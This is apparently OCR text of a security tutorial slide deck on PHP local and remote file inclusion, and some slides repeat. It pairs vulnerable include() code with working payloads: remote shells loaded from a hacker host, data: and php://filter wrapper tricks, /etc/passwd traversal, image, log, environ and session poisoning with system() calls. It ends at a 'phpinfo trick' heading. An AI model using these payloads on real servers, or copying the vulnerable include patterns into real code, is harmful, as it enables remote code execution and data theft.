LFI/RFI

Local/Remote File Inclusion

WTF is LFI/RFI?

User can set file with code, which will be included (executed or just printed out)


index.php

```
<?php

include $_GET['page'];

?>
```

help.php

```
<?php
echo "123";
```

GET /page=help.php



WTF is LFI/RFI?

User can set file with code, which will be included (executed or just printed out)


index.php

```
<?php

include $_GET['page'];

?>
```

help.php

```
<?php
echo "123";
```

GET /page=help.php



WTF is LFI/RFI?

User can set file with code, which will be included (executed or just printed out)


index.php

```
<?php

include $_GET['page'];

?>
```

help.php

```
<?php
echo "123";
```

123



PHP functions

- include
- include_once
- require
- require_once

So, RFI?

With RFI you can set any URL instead of local path to file. Code from url will be executed.

index.php

```
...
include $_GET['url'];
...
```

/url=http://hacker/shell.txt

shell.txt

```
<?php
echo "123123";
...
```

So, RFI?

With RFI you can set any URL instead of local path to file. Code from url will be executed.

index.php

```
...
include $_GET['url'];
...
```

/url=http://hacker/shell.txt

shell.txt

```
<?php
echo "123123";
...
```


So, RFI?

With RFI you can set any URL instead of local path to file. Code from url will be executed.

index.php

```
...
include $_GET['url'];
...
```


123123



shell.txt

```
<?php
echo "123123";
...
```

LFI or RFI?


Path in function before user's input?
include('/tmp/'.$file) or include($file.'.php')
Allow_url_fopen
False
True
Allow_url_include
False
True
LFI
RFI

RFI exploitation


Simple, via site with your code

index.php

```
...
include $_GET['url'].'.txt';
...
```

/url=**http://hacker/shell**

Linux ...



shell.txt

```
<?php
system('uname -a');
...
```

RFI exploitation


Using wrappers (see SSRF)

index.php

```
...
include $_GET['url'].'.txt';
...
```

/url=**data:,<?php system('id'); ?>#**

id=1001 (www-data)...



Slice path with "#" or "?"
or
use data:text/plain;base64,PD9wa..

RFI exploitation


Protocol filter bypass using wrappers

index.php

```
...
if (substr($_GET['url'], 0, 4) != 'http')
{
  include $_GET['url'];
}
```

/url=**zlib:**http://site/shell.php

id=1001 (www-data)...



RFI exploitation

Read files via php:// wrapper

index.php

```
...
include $_GET['file'];
...
```

?file=**php://filter/convert.base64-encode/resource=*index.php***

PD9waHA...

base64("**<?php..**.


LFI exploitation

Require any local file

index.php

```
...
include '/var/www/'.$_GET['file'].'.php';
...
```

?file=**../../etc/passwd%00**



Null byte work only with magic_quotes_gpc=off
Try to use slashes technique ///[~4096]///.php (old php version)

LFI exploitation

Upload file (probably image) with
php-code and require it!

index.php

```
...
include '/var/www/'.$_GET['file'].'.php';
...
```

1.jpg

```
...
<?php system('id'); ?>
...
```

?file=**./uploads/images/1.jpg%00**

Insert php code in EXIF tags or use
PNG IDAT chunks technique

LFI exploitation

Find log file and insert your code via special crafted request

index.php


```
...
include '/var/www/'.$_GET['file'];
...
```

access.log

1.4.7.7 - - [28/Mar/2016:10:22:04 -0300] "**GET /?a=<?=@`$c`?>** HTTP/1.0" 200

?a=<?@`$c`?>

?file=**../../../var/log/apache2/access.log**



Many apps has log files with user's data from incoming requests, mail for example

LFI exploitation

use ProcFS features

index.php

```
...
include '/var/www/'.$_GET['file'];
...
```


environ

```
...
USER_AGENT=<?php system('id'); ?>
...
```

?file=**../../proc/slef/environ%00**

...

User-Agent: **<?php system('id'); ?>**



/proc/self/fd/[0-9]
apache log files located at 2 and 7


LFI exploitation

Use session files


index.php

```
...
$_SESSION['var'] = $_GET['var'];
include '/var/www/'.$_GET['file'];
...
```

?var=**<?php phpinfo(); ?>**&file=**../../tmp/sess_blablablabla**



blablablabla - PHPSESSID value



LFI exploitation

phpinfo trick